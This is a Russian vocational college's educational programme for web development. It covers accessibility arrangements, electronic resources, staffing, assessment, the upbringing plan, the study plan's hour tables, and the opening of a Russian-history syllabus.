1.3.	Наличие специально оборудованных санитарно-гигиенических помещений для лиц с ОВЗ (перила, поручни, специализированное сантехническое оборудование и другое)	**Имеется** - на 1 этаже специализированный санитарный узел для лиц с ОВЗ площадью 8 кв.м. (дверной проем 1100мм) оснащен верхним поручнем для раковины с дополнительной опорой на пол, откидным отдельно стоящим поручнем с бумагодержателем и прямым откидным отдельно стоящим поручнем. - на 1 этаже точка питания, дверной проем – 1400 мм
1.4.	Оснащение зданий и сооружений системами противопожарной сигнализации и оповещения с дублирующими световыми устройствами, информационными табло с тактильной (пространственно-рельефной) информацией и другое	**Имеется** - осветительные приборы с источником резервного вторичного электропитания, - оповещатели охранно-пожарные звуковые, - оповещатели охранно-пожарные световые «ВЫХОД»
2.	*Сведения об информационном обеспечении доступности профессионального образования и обучения для инвалидов и лиц с ОВЗ*	
2.1.	Сведения об адресе размещения адаптированного сайта на открытых и общедоступных информационных ресурсах, содержащих	**Имеется** https://колледж-якутск.рф/

	информацию о деятельности организации, в том числе на официальном сайте соискателя лицензии (лицензиата) в информационно-телекоммуникационной сети «Интернет» (далее – сеть «Интернет»)	
2.2.	Сведения об адресе размещения информации об условиях обучения инвалидов и лиц с ОВЗ на открытых и общедоступных информационных ресурсах, содержащих информацию о деятельности организации, в том числе на официальном сайте соискателя лицензии (лицензиата) в сети «Интернет»	**Имеется** https://колледж-якутск.рф/
3.	*Адаптированные образовательные программы*	
3.1.	Наличие специализированных адаптационных программ: предметы, дисциплины (модули)	**Имеется** адаптационные дисциплины в учебных планах: общепрофессиональные дисциплины: ОП.03. Адаптивные информационные и коммуникационные технологии и ОП.05. Социальная адаптация и основы социально-правовых знаний
4.	*Наличие правовых актов, регламентирующих работу с инвалидами и лицами с ОВЗ*	
4.1.	Наличие правового акта, регламентирующего работу с инвалидами и лицами с ОВЗ	**Имеется** Положение по работе с инвалидами и лицами с ограниченными возможностями в АНО СПО «Цифровой колледж «Синергия»
5.	*Система обучения инвалидов и лиц с ОВЗ в организации*	
5.1.	Инклюзивная в общих группах	да
5.2.	По индивидуальному учебному плану	да
6.	*Техническое обеспечение образования*	
6.1.	Размещение в доступных для обучающихся с ограниченными возможностями здоровья, являющихся слепыми или слабовидящими, местах и в адаптированной форме (с учетом их особых потребностей) справочной информации о расписании учебных занятий	**Имеется** мониторы на 1,2,3 этажах, транслирующие расписание учебных занятий, номера и наименование учебных аудиторий

4.3. Требования к учебно-методическому обеспечению

Учебно-методическое обеспечение представлено в следующих направлениях:

В образовательном процессе обсечение учебной литературой осуществляется на основании Договоров с электронной библиотечной системой Юрайт и электронной библиотекой «Национальной библиотеки РС (Я)» с предоставлением права одновременного доступа не менее 25 % обучающихся к электронной библиотеке.

Образовательная программа обеспечена учебно-методической документацией по всем дисциплинам (модулям), видам практики, видам государственной итоговой аттестации, разработанной преподавателями.

Перечень учебной литературы по каждой дисциплине, профессиональному модулю, практике находится в рабочих программах.

Рабочие программы в форме электронного документа находятся на официальном сайте Колледжа в разделе «Образование».

Таблица 4.3 – Наличие электронных информационных ресурсов (ЭИР), электронных образовательных ресурсов (ЭОР), обеспечивающих освоение обучающимися образовательной программы

№ п/п	Вид ЭОР, ЭИР	Наименование электронного образовательного ресурса, электронного информационного ресурса	Документ-основание возникновения права
1	Электронный образова-тельный ресурс	Электронный курс (основы алгоритмизации и программирования. Практикум) https://elar.urfu.ru/bitstream/10995/44109/1/978-5-7996-1886-5_2016.pdf	бесплатно
		Руководство по разработке структуры и проектированию баз данных - https://www.internet-technologies.ru/articles/rukovodstvo-po-razrabotke-struktury-i-proektirovaniyu-bazy-dannyh.html	бесплатно
		http://www.electrolibrary.info - Электронная электротехническая библиотека	бесплатно
		основы бережливого производства - Кузьмин А.М., Высоковская Е.А. Интеллектуальные инструменты инноваций. Система канбан / Официальный сайт ООО «Финансово-промышленная группа «КМБ». – Режим доступа: http://fg-kmb.ru/sistema-kanban.	бесплатно
2	Электронный информа-ционный ресурс	Электронная библиотечная система Юрайт	Лицензионный договор № 1204 от 12.07.2023 г. с 01.09.2023 по 31.08.2026 г.
		Информационная система «Электронная библиотека Национальной библиотеки РС (Я)» (без точки доступа)	Договор № ЯКТ-27-10/07/23 от 12.07.2023 г. безвозмездно на неопределенный срок
		Информационная система «Электронная библиотека Национальной библиотеки РС (Я)» (с точкой доступа)	Договор № ЯКТ-28-10/07/23 от 10.07.2023 г. безвозмездно на неопределенный срок
		Официальный сервер органов государственной власти Российской Федерации: http://www.gov.ru	бесплатно
		http://www.linux.org.ru — сайт о разработках ОС Linux;	бесплатно
		http://www.altlinux.ru - сайт компании ALT Linux - Российского лидера в разработке свободного ПО и дистрибутивов на базе Linux	бесплатно
		математика - http://www.math.ru - Коллекция книг, видео-лекций, подборка занимательных математических фактов, Информация об олимпиадах, научных школах по математике	бесплатно
		психология - Психология на русском языке - http://www.psychology.ru/	бесплатно
		иностранный язык - https://www.deepl.com/translator#nav	бесплатно
		экология - http://ecokub.ru/ - коллекция цифрового образовательного ресурса	бесплатно
		охрана труда - Информационный портал «Охрана труда в России» - Режим доступа: https://ohranatruda.ru/	бесплатно
		Информационно-справочная система КонсультантПлюс - https://www.consultant.ru/	бесплатно
		Справочно-правовая система Гарант - garant.ru	бесплатно

4.4. Требования к кадровым условиям реализации образовательной программы

Реализация образовательной программы обеспечивается педагогическими работниками образовательной организации, а также лицами, привлекаемыми к реализации образовательной программы на иных условиях, в том числе из числа руководителей и работников организаций, направление деятельности которых соответствует области профессиональной деятельности обучающегося и имеющих стаж работы в данной профессиональной области не менее 3х лет.

Квалификация педагогических работников отвечает квалификационным требованиям, указанным в квалификационных справочниках по должности «преподаватель».

Педагогические работники, привлекаемые к реализации образовательной программы, должны получать дополнительное профессиональное образование по программам повышения квалификации не реже 1 раза в 3 года с учетом расширения спектра профессиональных компетенций, в том числе в форме стажировки в организациях, направление деятельности которых соответствует одной области профессиональной деятельности, а также в других областях профессиональной деятельности и (или) сферах профессиональной деятельности при условии соответствия полученных компетенций требованиям к квалификации педагогического работника.

Доля педагогических работников (в приведенных к целочисленным значениям ставок), имеющих опыт деятельности не менее 3х лет в организациях, направление деятельности которых соответствует одной области профессиональной деятельности, в общем числе педагогических работников, обеспечивающих освоение обучающимися профессиональных модулей образовательной программы, должна быть не менее 25%.

Информация о педагогических работниках данной образовательной программы находится в форме электронного документа на главной странице подраздела «Руководство. Педагогический (научно-педагогический) состав».

4.5. Требования к финансовым условиям реализации образовательной программы

Обучение по образовательной программе ведется на основании заключенных договоров об оказании платных образовательных услуг в соответствии с Положением об оказании платных образовательных услуг.

Положение и форма договора находятся на официальном сайте Колледжа в подразделе «Платные образовательные услуги».

4.6. Оценка качества образовательной программы

Качество образовательной программы определяется в рамках системы внутренней оценки, а также системы внешней оценки на добровольной основе.

Оценка качества освоения образовательной программы включает текущий контроль успеваемости, промежуточную и государственную итоговую аттестации обучающихся.

4.6.1 Текущий контроль

Текущий контроль успеваемости предусматривает систематическую проверку качества знаний и умений обучающихся и проводится по всем изучаемым в данном семестре дисциплинам, МДК, практикам по 5-ти балльной системе в течение всего периода обучения. Он может быть устным и письменным. Используются рейтинговые и накопительные системы оценивания. Выбор формы осуществляется преподавателем.

Данная форма контроля регламентируется Положением о формах, периодичности и порядке текущего контроля успеваемости и промежуточной аттестации обучающихся АНО СПО «Цифровой колледж «Синергия».

4.6.2 Промежуточная аттестация

В учебные циклы включена промежуточная аттестация обучающихся, которая осуществляется в рамках освоения указанных циклов в соответствии с разработанными фондами оценочных средств, позволяющими оценить достижения запланированных по отдельным дисциплинам, модулям и практикам результатов обучения.

Промежуточная аттестация:

СГ.00 – 0 часов

ОП.00 – 36 часов

П.00 – 48 часов. **ИТОГО: 84 часа**

В качестве форм промежуточной аттестации в учебном плане использованы:

- Экзамен (по дисциплине, МДК, профессиональному модулю);
- Дифференцированный зачет (по дисциплине, МДК, практике), в т.ч. комплексный;
- Другие формы аттестации (по дисциплине, МДК).

В соответствии п.32 Приказа № 762 количество экзаменов в процессе промежуточной аттестации обучающихся не превышает 8 экзаменов в учебном году, а количество зачетов – 10. В это число не входят экзамены и зачеты по физической культуре:

1 курс - 10 дифференцированных зачетов, 7 экзаменов;

2 курс - 10 дифференцированных зачетов, 7 экзаменов.

Учебным планом предусмотрены комплексные дифференцированные зачеты:

Таблица 4.6 – Комплексные дифференцированные зачеты

№	Вид контроля	Наименование комплексного вида контроля	Семестр	Наименование дисциплины/МДК/практики
1	Диф. зач	Комплексный диф. зачет	4	ПП.02 Производственная практика по ПМ.02
				ПП.03 Производственная практика по ПМ.03
2	Диф. зач	Комплексный диф. зачет	4	МДК.03.03 Обеспечение безопасности веб-приложений
				УП.03 Учебная практика по ПМ.03
3	Диф. зач	Комплексный диф. зачет	4	СГ.06 Основы бережливого производства
				СГ.08 Экологические основы природопользования

Данная форма контроля регламентируется Положением о формах, периодичности и порядке текущего контроля успеваемости и промежуточной аттестации обучающихся АНО СПО «Цифровой колледж «Синергия».

Оценочные материалы для промежуточной аттестации разработаны по всем дисциплинам, междисциплинарным курсам, профессиональным модулям, практикам в соответствии с учебным планом специальности.

Документы находятся на официальном сайте Колледжа в подразделе «Образование».

4.6.3 Государственная итоговая аттестация

На Государственную итоговую аттестацию (далее – ГИА) предусмотрено 216 часов (с 18 мая по 28 июня).

Государственная итоговая аттестация проводится в форме демонстрационного экзамена и защиты дипломного проекта (работы).

5. Рабочая программа воспитания

Воспитание обучающихся при освоении ими образовательной программы осуществляется на основе включаемых в образовательные программы рабочей программы воспитания и календарного плана воспитательной работы.

Ценностными основами воспитательной работы служат уважение к личности обучающегося, сохранение его психического и нравственного

благополучия, ценностных ориентаций, личностное развитие и профессиональное становление.

Таблица 5 – Основные направления и модули воспитательной работы

Направления воспитательной работы	Дескрипторы
Профессиональное воспитание	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 07, ОК 08, ОК 09
Социализация и общекультурное воспитание	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07
Социальная активность	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 06, ОК 07
Гражданско-патриотическое и правовое воспитание	ОК 03, ОК 05, ОК 06
Физическое воспитание и здоровый образ жизни	ОК 08

5.1. Профессиональное воспитание

Цель: формирование у обучающихся личностных качеств, необходимых для эффективной профессиональной деятельности.

Задачи:

– развитие у обучающихся потребности к учебе, воспитание отношения к труду и профессионализму как высшим нравственным и жизненным ценностям;

– формирование умений и навыков использования полученных знаний в решении практических задач.

5.2. Социализация и общекультурное воспитание

Цель: создание условий для самоопределения и социализации обучающихся на основе социокультурных, духовно-нравственных ценностей и принятых в российском обществе правил и норм поведения в интересах человека, семьи, общества и государства, формирование у обучающихся уважения к старшему поколению.

Задачи:

– воспитание здоровой, счастливой, свободной личности, формирование способности ставить цели и строить жизненные планы;

– реализация обучающимися практик саморазвития и самовоспитания в соответствии с общечеловеческими ценностями и идеалами гражданского общества;

– формирование позитивных жизненных ориентиров и планов;

– формирование у обучающихся готовности и способности к образованию, в том числе самообразованию, на протяжении всей жизни; сознательное отношение к непрерывному образованию как условию успешной профессиональной и общественной деятельности;

– развитие способностей к сопереживанию и формированию позитивного отношения к людям, в том числе к лицам с ограниченными возможностями

здоровья и инвалидам;

– формирование выраженной в поведении нравственной позиции, в том числе способности к сознательному выбору добра, нравственного сознания и поведения на основе усвоения общечеловеческих ценностей и нравственных чувств (чести, долга, справедливости, милосердия и дружелюбия);

– развитие компетенций сотрудничества со сверстниками, детьми младшего возраста, взрослыми в образовательной, общественно полезной, учебно-исследовательской, проектной и других видах деятельности;

– развитие культуры межнационального общения;

– развитие в молодежной среде ответственности, принципов коллективизма и социальной солидарности;

– формирование уважительного отношения к родителям и старшему поколению в целом, готовности понять их позицию, принять их заботу, готовности договариваться с родителями и членами семьи в решении вопросов ведения домашнего хозяйства, распределения семейных обязанностей;

– воспитание ответственного отношения к созданию и сохранению семьи на основе осознанного принятия ценностей семейной жизни;

– содействие в осознанной выработке собственной позиции по отношению к общественно-политическим событиям прошлого и настоящего на основе осознания и осмысления истории, духовных ценностей и достижений нашей страны;

– формирование толерантного сознания и поведения в поликультурном мире, готовности и способности вести диалог с другими людьми, достигать в нем взаимопонимания, находить общие цели и сотрудничать для их достижения.

5.3. Социальная активность

Цель: создание условий для удовлетворения потребностей обучающихся в интеллектуальном, культурном и нравственном развитии в сфере трудовых и социально-экономических отношений посредством профессионального самоопределения

Задачи:

– развитие общественной активности обучающихся, воспитание в них сознательного отношения к труду и народному достоянию;

– формирование у обучающихся потребности трудиться, добросовестно, ответственно и творчески относиться к разным видам трудовой деятельности;

– формирование исполнительских навыков и профессиональных компетенций;

– формирование осознания профессиональной идентичности (осознание своей принадлежности к определённой профессии и профессиональному

сообществу);

– формирование чувства социально-профессиональной ответственности, усвоение профессионально-этических норм;

– осознанный выбор будущего профессионального развития и возможностей реализации собственных жизненных планов;

– формирование отношения к профессиональной деятельности как возможности участия в решении личных, общественных, государственных, общенациональных проблем.

– формирование у обучающихся готовности и способности к самостоятельной, творческой и ответственной деятельности;

– развитие у обучающихся экологической культуры, бережного отношения к родной земле, природным богатствам России и мира, понимание влияния социально-экономических процессов на состояние природной и социальной среды;

– воспитание чувства ответственности за состояние природных ресурсов, формирование умений и навыков разумного природопользования, нетерпимого отношения к действиям, приносящим вред экологии; приобретение опыта бережливого производства.

5.4. Гражданско-патриотическое и правовое воспитание

Цель: развитие личности обучающегося на основе формирования чувства патриотизма, гражданственности, уважения к памяти защитников Отечества и подвигам Героев Отечества, закону и правопорядку.

Задачи:

– формирование знаний обучающихся о символике России;

– воспитание у обучающихся готовности к выполнению гражданского долга и конституционных обязанностей по защите Родины;

– формирование у обучающихся патриотического сознания, чувства верности своему Отечеству;

– развитие у обучающихся уважения к памяти защитников Отечества и подвигам Героев Отечества, историческим символам и памятникам Отечества;

– формирование российской гражданской идентичности, гражданской позиции активного и ответственного члена российского общества, осознающего свои конституционные права и обязанности, уважающего закон и правопорядок, обладающего чувством собственного достоинства, осознанно принимающего традиционные национальные и общечеловеческие гуманистические и демократические ценности;

– развитие правовой и политической культуры обучающихся, расширение конструктивного участия в принятии решений, затрагивающих их права и

интересы, в том числе в различных формах общественной самоорганизации, самоуправления, общественно значимой деятельности; развитие в молодежной среде ответственности, принципов коллективизма и социальной солидарности;

– формирование приверженности идеям интернационализма, дружбы, равенства, взаимопомощи народов; воспитание уважительного отношения к национальному достоинству людей, их чувствам, религиозным убеждениям;

– формирование установок личности, позволяющих противостоять идеологии экстремизма, национализма, ксенофобии, коррупции

5.5. Физическое воспитание и здоровый образ жизни

Цель: формирование у обучающихся здорового образа жизни в соответствии с индивидуальными особенностями и склонностями.

Задачи:

- развитие у обучающихся ответственного отношения к своему здоровью и потребности в здоровом образе жизни;

- формирование мотивации к физическому самосовершенствованию, занятиям спортивно-оздоровительной деятельностью;

- развитие культуры безопасной жизнедеятельности, профилактика наркотической и алкогольной зависимости, табакокурения и других вредных привычек;

- формирование бережного, ответственного и компетентного отношения к физическому и психологическому здоровью - как собственному, так и других людей, умение оказывать первую помощь, развитие культуры здорового питания;

- использование потенциала спортивной деятельности для профилактики ассоциального поведения.

Рабочая программа воспитания в форме электронного документа находятся на сайте организации в разделе «Образование».

6. Календарный план воспитательной работы

Календарный план воспитательной работы составлен на весь период обучения с 2025 по 2027 гг по месяцам на основании Календаря знаменательных дат, приуроченного к государственным и национальным праздникам Российской Федерации, памятным датам и событиям российской истории и культуры, который утверждается Приказом Минпросвещения на каждый учебный год.

Составил
Зам.директора по УВР А.Ю.Сидорова

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
С.Н.Семенов
«10» 04 2025 г.

УЧЕБНЫЙ ПЛАН

программы подготовки специалистов среднего зве

Автономная некоммерческая организация среднего профессионального образования "Цифровой колледж "Синергия"

наименование образовательного учреждения (организации)

по специальности среднего профессионального образования

09.02.09 **Веб-разработка**

код *наименование специальности*

на базе среднее общее образование

Уровень образования, необходимый для приема на обучение

квалификация: **разработчик веб-приложений**

форма обучения Очная **Нормативный срок освоения ОПОП** 1г 10м **год начала подготовки по УП** **2025**

Приказ об утверждении ФГОС **от** 21.11.2023 **№** 879

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
С.Н.Семенов
«10» 04 2025 г.

1 Календарный учебный график

Курс	Сентябрь				29 сен - 5 окт	Октябрь			27 окт - 2 ноя	Ноябрь				Декабрь				29 дек - 4 янв	Январь			26 янв - 1 фев	Февраль			23 фев - 1 мар	Март				30 мар - 5 апр	Апрель			27 апр - 3 май	Май				Июнь				29 июн - 5 июл	Июль				27 июл -2 авг	Август			
	1 - 7	8 - 14	15 - 21	22 - 28		6 - 12	13 - 19	20 - 26		3 - 9	10 - 16	17 - 23	24 - 30	1 - 7	8 - 14	15 - 21	22 - 28		5 - 11	12 - 18	19 - 25		2 - 8	9 - 15	16 - 22		2 - 8	9 - 15	16 - 22	23 - 29		6 - 12	13 - 19	20 - 26		4 - 10	11 - 17	18 - 24	25 - 31	1 - 7	8 - 14	15 - 21	22 - 28		6 - 12	13 - 19	20 - 26		3 - 9	10 - 16	17 - 23	24 - 31	
	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33	34	35	36	37	38	39	40	41	42	43	44	45	46	47	48	49	50	51	52
I																	::	=	=																		::	::	0	0	0	0	=	=	=	=	=	=	=	=	=
																	::																					::	::													
																	::																					::	::													
II														0				=	=												0				8	8	8	8	III	III	III	III	III	III	*	*	*	*	*	*	*	*	*
													::	0																		0				8	8	III	III													
														0																		0				8	8															
													::	0	0	0	0														::	0	0	8																			
													0	::																		0	8			::	::															

Обозначения:

	Самостоятельная работа	0	Учебная практика		Практическая подготовка
::	Промежуточная аттестация	8	Производственная практика		
=	Каникулы	III	Государственная итоговая аттестация	*	Неделя отсутствует

2 Сводные данные по бюджету времени

Курс	Обучение по дисциплинам и междисциплинарным курсам			Промежуточная аттестация			Практики						ГИА	Каникулы	Всего
							Учебная практика			Производственная практика					
	Всего	1 сем	2 сем	Всего	1 сем	2 сем	Всего	1 сем	2 сем	Всего	1 сем	2 сем			
	нед.	нед.	нед.	нед.	нед.	нед.	нед.	нед.	нед.	нед.	нед.	нед.	нед.	нед.	нед.
I	35 2/3	16 1/2	19 1/6	1 1/3	1/2	5/6	4		4					11	52
II	24	12 1/2	11 1/2	1	1/2	1/2	6	4	2	4		4	6	2	43
Всего	**59 2/3**	**29**	**30 2/3**	**2 1/3**	**1**	**1 1/3**	**10**	**4**	**6**	**4**		**4**	**6**	**13**	**95**

Индекс	Наименование циклов, разделов, дисциплин, профессиональных модулей, МДК, практик	Формы промежуточно			Курсовые проекты	Учебная нагрузка обучающихся, ч.								Распределение по курсам и семестрам																				Объём ОП	
														Курс 1												Курс 2										
														Семестр 1						Семестр 2						Семестр 3						Семестр 4					
														16 1/2 нед						19 1/6 (4) нед						12 1/2 (4) нед						11 1/2 (6) нед					
																	том числ						в том числе						в том числе						в том числе				
		Экзамены	Диффер. зачеты	Другие		Объём ОП	в т.ч. практическая подготовка	Самост.работа	С преподавателем Всего	в том числе Лекции, уроки	Пр. занятия	Курс. проектир.	Промежут. аттестация	Объём ОП	Самост.	С препод.	Лекции, уроки	Пр.занятия	Промежут. аттестация	Объём ОП	Самост.	С препод.	Лекции, уроки	Пр.занятия	Курс. проектир.	Промежут. аттестация	Объём ОП	Самост.	С препод.	Лекции, уроки	Пр.занятия	Курс. проектир.	Промежут. аттестация	Объём ОП	Самост.	С препод.	Лекции, уроки	Пр.занятия	Курс. проектир.	Промежут. аттестация	Обяз. часть	Вар. часть
	Итого час/нед (с учетом консультаций в период обучения по циклам)													36		30				36		30				36		30					36		32				69,74%	30,26%
ПП	**ПРОФЕССИОНАЛЬНАЯ ПОДГОТОВКА**	**14**	**27**	**5**	**1**	**2736**	**###**	**431**	**2221**	**713**	**984**	**20**	**84**	**612**	**99**	**495**	**243**	**252**	**18**	**864**	**139**	**695**	**245**	**286**	**20**	**30**	**612**	**99**	**495**	**96**	**255**		**18**	**648**	**94**	**536**	**129**	**191**		**18**	**1908**	**828**
СГ	**Социально-гуманитарный цикл**		**13**	**2**		**599**	**101**	**157**	**442**	**182**	**260**			**106**	**26**	**80**	**42**	**38**		**78**	**36**	**42**		**42**			**169**	**31**	**138**	**43**	**95**			**246**	**64**	**182**	**97**	**85**			**397**	**202**
СГ.01	История России		1			52		4	48	40	8			52	4	48	40	8																					52	
СГ.02	Иностранный язык в профессиональной деятельности		24	13		131	40	49	82		82			22	6	16		16		42	18	24		24			35	11	24		24			32	14	18		18			131	
СГ.03	Безопасность жизнедеятельности		3			68			68	21	47															68		68	21	47										68	
СГ.04	Физическая культура		1-4			120		62	58	4	54			32	16	16	2	14		36	18	18		18			24	12	12	2	10			28	16	12		12			58	62
СГ.05	Основы финансовой грамотности		3			42	14	8	34	20	14																42	8	34	20	14										42	
СГ.06	Основы бережливого производства		4			46	16	6	40	24	16																							46	6	40	24	16			46	
СГ.07	Правовое обеспечение профессиональной деятельности		4			60	13	16	44	31	13																							60	16	44	31	13				60
СГ.08	Экологические основы природопользования		4			32	4		32	20	12																							32		32	20	12				32
СГ.09	Основы предпринимательской деятельности		4			48	14	12	36	22	14																							48	12	36	22	14				48
ОП	**Общепрофессиональный цикл**	**6**	**5**			**764**	**328**	**104**	**624**	**296**	**328**		**36**	**418**	**49**	**351**	**163**	**188**	**18**	**346**	**55**	**273**	**133**	**140**		**18**															**393**	**371**
ОП.01	Элементы высшей математики	1				101	38	13	82	44	38		6	101	13	82	44	38	6																				82	19
ОП.02	Дискретная математика с элементами математической логики		2			48	16	6	42	26	16									48	6	42	26	16																42	6
ОП.03	Основы алгоритмизации и программирования	2	1			128	65	17	105	40	65		6	68	6	62	21	41		60	11	43	19	24		6														105	23
ОП.04	Основы проектирования баз данных	1				114	46	12	96	50	46		6	114	12	96	50	46	6																				96	18
ОП.05	Компьютерные сети	1				86	24	12	68	44	24		6	86	12	68	44	24	6																				68	18
ОП.06	Операционные системы и среды	2				56	18	8	42	24	18		6							56	8	42	24	18		6														56
ОП.07	Стандартизация, сертификация и техническое документоведение		2			64	20	18	46	26	20									64	18	46	26	20																64
ОП.08	Охрана труда		2			32	7		32	25	7									32		32	25	7																32
ОП.09	Графический дизайн и мультимедиа	2	1			135	94	18	111	17	94		6	49	6	43	4	39		86	12	68	13	55		6														135
П	**Профессиональный цикл**	**8**	**9**	**3**	**1**	**1373**	**921**	**170**	**1155**	**235**	**396**	**20**	**48**	**88**	**24**	**64**	**38**	**26**		**440**	**48**	**380**	**112**	**104**	**20**	**12**	**443**	**68**	**357**	**53**	**160**		**18**	**402**	**30**	**354**	**32**	**106**		**18**	**1118**	**255**
ПМ.01	**Разработка информационных**	**2**	**2**	**2**	**1**	**326**	**184**	**48**	**266**	**82**	**92**	**20**	**12**	**88**	**24**	**64**	**38**	**26**		**238**	**24**	**202**	**44**	**66**	**20**	**12**																**272**	**54**
МДК.01.01	Проектирование информационных систем	2		1		116	52	24	86	34	52		6	44	12	32	16	16		72	12	54	18	36		6														92	24
МДК.01.02	Разработка кода информационных систем		2	1	2	132	60	24	108	48	40	20		44	12	32	22	10		88	12	76	26	30	20															108	24
УП.01	Учебная практика по проектированию и разработке информационных систем		2	час		72	72		72	нед	2									час		72	нед	2															72	
	Экзамен по модулю ПМ.01	2				6							6							6						6														6	
	Всего часов по МДК					248			194																																
ПМ.02	**Техническая поддержка и администрирование информационных ресурсов**	**3**	**3**	**1**		**439**	**279**	**66**	**355**	**77**	**98**		**18**							**202**	**24**	**178**	**68**	**38**			**159**	**42**	**105**	**9**	**60**		**12**	**78**		**72**				**6**	**336**	**103**
МДК.02.01	Выполнение технической поддержки и администрирования информационных ресурсов	3		2		194	58	54	134	76	58		6							130	24	106	68	38			64	30	28	8	20		6								145	49
МДК.02.02	Освоение рабочей профессии 16199 Оператор электронно-вычислительных и вычислительных машин	3				59	41	12	41	1	40		6														59	12	41	1	40		6								47	12
УП.02.01	Учебная практика по МДК.02.01		2	час		72	72		72	нед	2									час		72	нед	2															36	36
УП.02.02	Учебная практика по освоению рабочей профессии		3	час		36	36		36	нед	1																час		36	нед	1									36	
ПП.02	Производственная практика по ПМ.02		4	час		72	72		72	нед	2																														72	
	Экзамен по модулю ПМ.02	4				6							6																													
	Всего часов по МДК					253			175																																
ПМ.03	**Разработка веб-приложения на стороне клиента**	**3**	**4**			**608**	**458**	**56**	**534**	**76**	**206**		**18**														**284**	**26**	**252**	**44**	**100**		**6**	**324**	**30**	**282**	**32**	**106**		**12**	**510**	**98**

| | | |

№	Вид контроля	Наименование комплексного вида контроля	Семестр	Наименование дисциплины/МДК
1	Диф. зач	Комплексный диф. зачет	4	ПП.02 Производственная практика по ПМ.02
				ПП.03 Производственная практика по ПМ.03
2	Диф. зач	Комплексный диф. зачет	4	МДК.03.03 Обеспечение безопасности веб-приложений
				УП.03 Учебная практика по ПМ.03
4	Диф. зач	Комплексный диф. зачет	4	СГ.06 Основы бережливого производства
				СГ.08 Экологические основы природопользования

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА ДИСЦИПЛИНЫ

СГ.01. История России

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
С.Н.Семенов
«10» 04 2025 г.

Рабочая программа дисциплины СГ.01. История России разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) по специальности *09.02.09 Веб-разработка,* утвержденного приказом Минпросвещения России от 21.11.2023 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

СОДЕРЖАНИЕ

1. Паспорт рабочей программы дисциплины 4

2. Структура и содержание дисциплины 6

3. Условия реализации рабочей программы дисциплины 11

4. Контроль и оценка результатов освоения дисциплины 13

1. ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ СГ.01. ИСТОРИЯ РОССИИ

1.1. Область применения программы

Рабочая программа дисциплины СГ.01. История России является частью основной профессиональной образовательной программы СПО – программы подготовки специалистов среднего звена по *специальности 09.02.09 Веб-разработка***,** входящей в состав укрупненной группы специальностей *09.00.00 Информатика и вычислительная техника.*

1.2 Место дисциплины в структуре образовательной программы:

Дисциплина СГ.01. История России является обязательной дисциплиной социально-гуманитарного цикла и изучается в течение одного семестра.

1.3. Требования к результатам освоения дисциплины:

В результате освоения дисциплины обучающийся **должен**

уметь:

$У_1$ - ориентироваться в современной экономической, политической и культурной ситуации в России и мире;

$У_2$ - выявлять взаимосвязь отечественных, региональных, мировых социально-экономических, политических и культурных проблем;

знать:

$З_1$ - основные периоды истории Российского государства, ключевые социально-экономические процессы, а также даты важнейших событий отечественной истории;

$З_2$ - имена героев Первой мировой, Гражданской, Великой Отечественной войн, исторических личностей, внесших значительный вклад в социально-экономическое, политическое и культурное развитие России в XX – начале XXI века;

$З_3$ - сущность и причины локальных, региональных, межгосударственных конфликтов в конце XX – начале XXI в.;

$З_4$ - роли России в мировых политических и социально-экономических процессах с древнейших времен до настоящего времени;

$З_5$ - назначение ООН, НАТО, ЕС и других организаций и основные направления их деятельности;

$З_6$ - о роли науки, культуры и религии в сохранении укреплении национальных и государственных традиций;

$З_7$ - содержание и назначение важнейших правовых и законодательных актов мирового и регионального значения.

с целью овладения **общими компетенциями (ОК)**:

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.

ОК 04. Эффективно взаимодействовать и работать в коллективе и команд

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, *применять стандарты антикоррупционного поведения*[1].

1.4. Количество часов на освоение рабочей программы дисциплины:

Объем дисциплины – 52 часа, в том числе

в форме практической подготовки – 0 часов

включает:

объем работы обучающегося во взаимодействии с преподавателем – 48 часов, в том числе

практические занятия – 8 часов;

самостоятельная работа обучающегося – 4 часа

Обязательная часть рабочей программы составляет – 52 часа, вариативная часть – 00 часов.

[1] *Выделенное курсивом не формируется в рамках данной дисциплины*

2. СТРУКТУРА И СОДЕРЖАНИЕ ДИСЦИПЛИНЫ

2.1. Объем дисциплины и виды учебной работы

Вид учебной работы	Объем часов
Объем дисциплины (всего)	**52**
в том числе:	
в форме практической подготовки	0
Объем работы обучающегося во взаимодействии с преподавателем	**48**
в том числе:	
практические занятия	8
Самостоятельная работа обучающегося (всего)	**4**
в том числе: подготовка к практическим занятиям	4

2.2. Формы промежуточной аттестации

4 семестр – дифференцированный зачет

2.2. Тематический план и содержание дисциплины СГ.01. История России

Наименование разделов и тем	Содержание учебного материала, лабораторные и практические занятия, самостоятельная работа обучающихся		Объем часов	В т.ч. практической подготовки	Формируемые компетенции
Тема 1. Россия – великая наша держава	*Содержание учебного материала*		2		
